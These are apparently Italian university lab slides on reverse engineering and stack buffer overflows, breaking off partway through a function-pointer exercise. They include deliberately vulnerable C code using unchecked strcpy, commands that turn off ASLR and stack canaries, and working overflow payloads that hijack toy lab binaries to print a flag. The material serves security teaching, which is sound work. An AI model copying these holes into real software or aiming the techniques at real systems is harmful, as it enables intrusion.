



ALMA MATER STUDIORUM
UNIVERSITÀ DI BOLOGNA

Laboratorio di
Sicurezza Informatica

Reverse Engineering e Stack Overflow

Andrea Melis

Marco Prandini

Dipartimento di Informatica – Scienza e Ingegneria

Agenda

■ Reverse Engineering

- Gdb
- Lavorare sullo stack
- Manipolazione Indirizzo di Ritorno

■ Stack Overflow

- Buffer Overflow
- Return to Libc

Memory Management Vulnerability

Che succede se un binario è stato programmato in modo tale da contenere una vulnerabilità che consente di controllare il contenuto della memoria?

- Scrittura di dati arbitrari
- Modifica del flusso di esecuzione
 - Crash
 - Esfiltrazione di dati
 - Salto a codice esistente
 - Iniezione di codice arbitrario

→ bypass di permessi
→ accesso dall'esterno

Molto interessante...

- Come accorgersene?
- Come sfruttarla?
- Come analizzarla?

Predisposizione lab

- Scaricate come indicato su Virtuale il file `pwn_lab.tar.gz`
- Estratelo con
`tar xzf Downloads/pwn_lab.tar.gz`
- Entrate nella directory `lab_exercises`
- Trovate riferimento alla sotto-directory da utilizzare nella prima slide di ogni esercizio proposto

Codice vulnerabile, un esempio

directory: returnlib

- Il codice sorgente è abbastanza semplice

```
#include <stdio.h>
#include <string.h>

char *bash = "/bin/bash";
void vuln(char *src){
    char buf[100];
    strcpy(buf, src); ----- > La copiamo in un buffer di 100 elementi (2)
    printf("%s\n", buf); ----- > La stampiamo (3)
}

int main(int argc, char *argv[]){
    vuln(argv[1]); ----- > Prendiamo in input una stringa (1)
}
```

Codice vulnerabile, un esempio

- Che succede se inviamo più di 100 caratteri?

```
#include <stdio.h>
#include <string.h>
```

```
char *bash = "/bin/bash";
void vuln(char *src){
    char buf[100];
    strcpy(buf, src); ----- > La copiamo in un buffer di 100 elementi (2)
                                DOVE VA A SCRIVERE QUESTA STRING COPY?
    printf("%s\n", buf); ----- > La stampiamo (3)
}
```

```
int main(int argc, char *argv[]){
    vuln(argv[1]); ----- > Prendiamo in input una stringa (1)
}
```

Configuriamo il laboratorio.

- Installiamo una libreria per poter compilare su più architetture

```
sudo apt-get install gcc-multilib
```

- Da ora in poi per qualsiasi codice sorgente dato in classe o a casa andrà inserito all'interno di una nuova cartella.
- In aggiunta a questo anche disabilitare la funzionalità di randomizzazione della memoria.
- Apriamo una shell di root ed eseguiamo:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Compiliamo il codice.

- A questo punto iniziamo l'analisi del binario compilandolo

```
gcc -o es -fno-stack-protector -m32 -z execstack es.c  
dove
```

-fno-stack-protector	disabilita i canarini
-m32	compila per architettura a 32 bit
-z execstack	rende lo stack eseguibile

Processo in memoria (recap)


- Si noti che il programmatore “vede” gli indirizzi virtuali. Questi ultimi sono tradotti dall'OS (+ HW) in indirizzi fisici:

- I segmenti non necessariamente sono contigui

- Andamento indirizzi:

- Lo stack cresce verso il basso
- L'heap cresce verso l'alto


HIGH



LOW

Cenni architettura IA32 (recap)


- L'architettura IA32 è dotata di 4 registri 32 bit “general purpose”:
 - EAX, EBX, ECX, EDX
- Due registri sono usati per le operazioni di copia dati in memoria
 - ESI: source
 - EDI: destination
- Due registri hanno ruoli speciali per il controllo di flusso:
 - EIP: Instruction Ptr
 - EFLAGS: Status register
- Due registri hanno ruoli importanti per la gestione dello stack
 - ESP: stack pointer – punta all’ultima cella occupata dello stack
 - PUSH decrementa ESP di 4 (byte) e scrive il valore sulla cella puntata
 - POP recupera il valore dalla cella puntata da ESP e poi incrementa ESP di 4
 - EBP: base pointer – punta all’inizio dello stack locale; tutte le variabili locali sono referenziate relativamente a EBP



Teoria dello stack (recap)


- Obiettivo dell'attaccante è quindi capire come sia possibile utilizzare l'input del programma, **NON CONTROLLATO E NON VALIDATO per SCRIVERE SU INDIRIZZI DI MEMORIA ARBITRARI**

- Andamento indirizzi:
 - Lo stack cresce verso il basso
 - L'heap cresce verso l'alto



Stack Overflow (recap)


- Esempio di disposizione in memoria.
- L'attaccante scrive una stringa lunga più del dovuto
- Nell'esempio di prima:
 - 10 Byte di padding
 - 4 byte per coprire EBP
 - 4 byte per sovrascrivere l'indirizzo di ritorno
- Si noti come l'overflow sovrascriva l'indirizzo di ritorno.



Stack Overflow (recap)

- L'attacco di Stack Overflow può essere utilizzato anche su architetture che presentano stack con indirizzi crescenti

```
void vulnerable() {  
    ...  
    char src[10];  
    char dest[10];  
    ...  
    gets(src);  
    ...  
    strcpy(dest, src);  
    ...  
}
```



- In questo caso, inserendo una stringa più lunga del dovuto in `src`, nel momento in cui verrà richiamata la `strcpy` per copiarla in `dest`, essa andrà a sovrascrivere l'indirizzo di ritorno della `strcpy` stessa e non di `vulnerable`

Debugger: GDB

- Lo strumento principale quando parliamo di software security / reverse engineering è il **DEBUGGER**.
- Un debugger è un programma per testare altri programmi
- Il compito principale del debugger è quello di mostrare il frammento di codice macchina che genera il problema (tipicamente un crash/errore).

Debugger: GDB

- Per il nostro lab utilizzeremo:
- GDB: GNU debugger
 - Vedrem anche una versione grafica (opzionale)
- Qualche linguaggio di scripting di supporto ai nostri test
 - Perl
 - Python
- Cenni di Shellcode
- Altri tool opzionali ma utili
 - Strings
 - strace

Debugger: GDBGUI (Extra Opzionale)

- Per installare gdb con una interfaccia grafica un po' più amichevole

```
sudo apt install python3-pip
python3 -m pip install --us
python3 -m userpath append ~/.local/bin
apt-get install python3-venv
source .profile
pipx install gdbgui
```

Analisi con gdb

- Lanciamo l'eseguibile con gdb

`gdb FILE_ESEGUIBILE`

- I comandi principali necessari servono a guardare gli indirizzi di memoria e il contenuto di essi

`(gdb) disas main`
guardiamo la funzione main

`(gdb) disas vuln`
... la funzione vuln

`(gdb) run VALORE`
eseguiamo il programma con VALORE in input

Primo esercizio.

Programma con variabile scrivibile

directory: write_var

- Il codice sorgente è abbastanza semplice

```
void vuln(char *src){
    uint32_t control=12345;
    char buf[100];
    strcpy(buf, src);
    printf("control must be: 0x42434445 now is %x\n",control);
    if (control==0x42434445){
        .
        .
        printf("%s\n",flag);
    }
}

int main(int argc, char *argv[]){
    vuln(argv[1]); ----- > Prendiamo in input una stringa (1)
}
```

Primo esercizio.

Programma con variabile scrivibile

■ Lanciamo con input

```
./es ciao
```

```
control must be: 0x42434445 now is 3039  
ciao
```

12345 in hex
(printf ... %x)

■ Lanciamo con input scritto in perl

```
./es $(perl -e 'print "A"x20')
```

```
control must be: 0x42434445 now is 3039  
AAAAAAAAAAAAAAAAAAAA
```

■ Continuiamo il test, e proviamo ad esempio con un numero elevato... che succede?

```
./es $(perl -e 'print "A"x150')
```

```
control must be: 0x42434445 now is 41414141  
Segmentation fault
```

$41_{16} = 65_{10}$
= ASCII("A")


Primo esercizio.

Programma con variabile scrivibile

■ Siamo riusciti

- a riscrivere il valore della variabile
- ma anche a sovrascrivere l'indirizzo di ritorno, causando un segfault

```
void vuln(char *src){  
    uint32_t control=12345;  
    char buf[100];  
    ...  
}
```



Primo esercizio.

Programma con variabile scrivibile

Ora non ci resta che fare altri tentativi in modo “intelligente”
→ riscrivere la variabile senza causare crash.

Teoricamente, l'indirizzo è a **buf+108**, ma rispetto allo schema di principio, il compilatore potrebbe aver inserito altri dati

- O analizziamo il disassemblato e la memoria
- O andiamo per tentativi (è normale doverlo fare comunque, anche per tener conto che **il posizionamento in memoria del processo lanciato col debugger può differire da quello dell'esecuzione standard**)
- Esistono tool di *fuzzing* ma anche con pochi comandi shell:

```
for i in {100..150} ; do ./es $(perl -e "print 'A'x$i") ; done
```

Il payload definitivo diventa:


```
./es $(perl -e 'print "A"x104,"EDCB"')  
SEC{thisistherightflagidiot!}
```

Perchè abbiamo scritto le lettere al “contrario” ?

Perchè l'architettura è little endian!

Little Endian vs Big Endian

- La differenza tra i due sistemi è data dall'ordine con cui i byte costituenti il dato da immagazzinare vengono memorizzati o trasmessi:
 - **big-endian**: memorizzazione/trasmissione che inizia dal byte più significativo (estremità più grande) per finire col meno significativo, è utilizzata dai processori Motorola;
 - **little endian**: memorizzazione/trasmissione che inizia dal byte meno significativo (estremità più piccola) per finire col più significativo, è utilizzata dai processori Intel;



Secondo Esercizio. Funzioni nascoste

directory: secret_function

Guardiamo il codice del secondo esercizio

```
typedef struct element {  
    char buffer[16];  
    void (*process)(char *);  
} element_t;
```

(3) ...process è allocata in memoria dopo buffer nella struct!

```
void secret() {  
    ...calcoli vari...  
    printf("%s\n", flag);  
}
```

(1) Carica l'indirizzo della funzione lecita in e.process

```
void show_element(char *s) {  
    printf("%s\n", s);  
}
```

(2) Riempie buffer senza controllare la dimensione

```
int main(int argc, char *argv[]) {  
    element_t e;  
  
    e.process=show_element;  
    if (argc >= 2)  
        // copy first argument into buffer (no check on length!!)  
        strcpy(e.buffer, argv[1]);  
    e.process(e.buffer);  
}
```

(4) Invoca la funzione tramite il puntatore in e.process

Secondo Esercizio. Funzioni nascoste

■ Notiamo due cose interessanti:

- Lunghezza dell'input in ingresso NON controllata
- Una funzione MAI eseguita che invece vorremmo venisse eseguita perché ci stampa la FLAG

■ Come fare?

■ Sappiamo che possiamo “sovrascrivere” parti di memoria come nel caso precedente, ma in questo caso dobbiamo andare a riscrivere in modo tale che venga eseguita la funzione “nascosta”.

■ Abbiamo quindi bisogno di:

- Scoprire come riscrivere l'indirizzo di ritorno
- Scoprire l'indirizzo della funzione nascosta

Secondo Esercizio. Funzioni nascoste

- Usiamo gdb
- Dopo vari tentativi capiamo che l'indirizzo di ritorno è scrivibile interamente con 20 caratteri.

```
